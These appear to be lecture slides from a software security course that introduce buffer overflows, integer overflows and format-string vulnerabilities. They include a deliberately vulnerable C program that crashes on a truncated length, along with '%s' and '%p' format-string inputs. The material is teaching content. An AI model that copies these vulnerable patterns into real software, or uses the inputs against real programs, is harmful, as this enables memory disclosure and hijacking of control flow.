
-> Normally, bash passes in this array from your shell's environment

-> you can also pass it in explicitly via execve()



Small buffers

Return address overwritten with ptr to environment variable



There are other ways to inject code

- examples: .dtors (Gray Hat book), function pointers, ...
- dig around in Phrack articles ...

Integer overflows

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]){
    unsigned short s;
    int i;
    char buf[80];

    if(argc < 3){
        return -1;
    }
```

```
    i = atoi(argv[1]);
    s = i;

    if(s >= 80) {        /* [w1] */
        printf("Oh no you don't!\n");
        return -1;
    }



    printf("s = %d\n", s);

    memcpy(buf, argv[2], i);
    buf[i] = '\0';
    printf("%s\n", buf);

    return 0;
}
```

```
nova:signed {100} ./width1 5 hello
s = 5
hello
nova:signed {101} ./width1 80 hello
Oh no you don't!
nova:signed {102} ./width1 65536 hello
s = 0
Segmentation fault (core dumped)
```

Heap overflows



Format-string vulnerabilities

```
printf( const char* format, ... )
```

```
printf( "Hi %s %s", argv[0], argv[1] )
```

```
void main(int argc, char* argv[])  
{  
    printf( argv[1] );  
}
```

argv[1] = "%s%s%s%s%s%s%s%s%s%s%s"

What if argv[1] =

"%p%p%p%p%p%p%p%p%p%p"

Attacker controls format string gives all sorts of control:

- Print stack contents
- Print arbitrary memory
- Write to arbitrary memory

	<i>Buffer Overflow</i>	<i>Format String</i>
public since	mid 1980's	June 1999
danger realized	1990's	June 2000
number of exploits	a few thousand	a few dozen
considered as	security threat	programming bug
techniques	evolved and advanced	basic techniques
visibility	sometimes very difficult to spot	easy to find

From "Exploiting format string vulnerabilities"

why?

- * Why do we study old attack vectors?
- * Nice introduction -- think like an adversary
- * Some of these vulnerabilities are still around :(
- * Everything old is new again
 - embedded devices connected to the internet, programmed in C

Summary

- Classic buffer overflow
 - corrupt program control data
 - hijack control flow easily
- Integer overflow, signedness, format string, heap overflow, ...
- These were all local privilege escalation vulnerabilities
 - Similar concepts for remote vulnerabilities
- Defenses?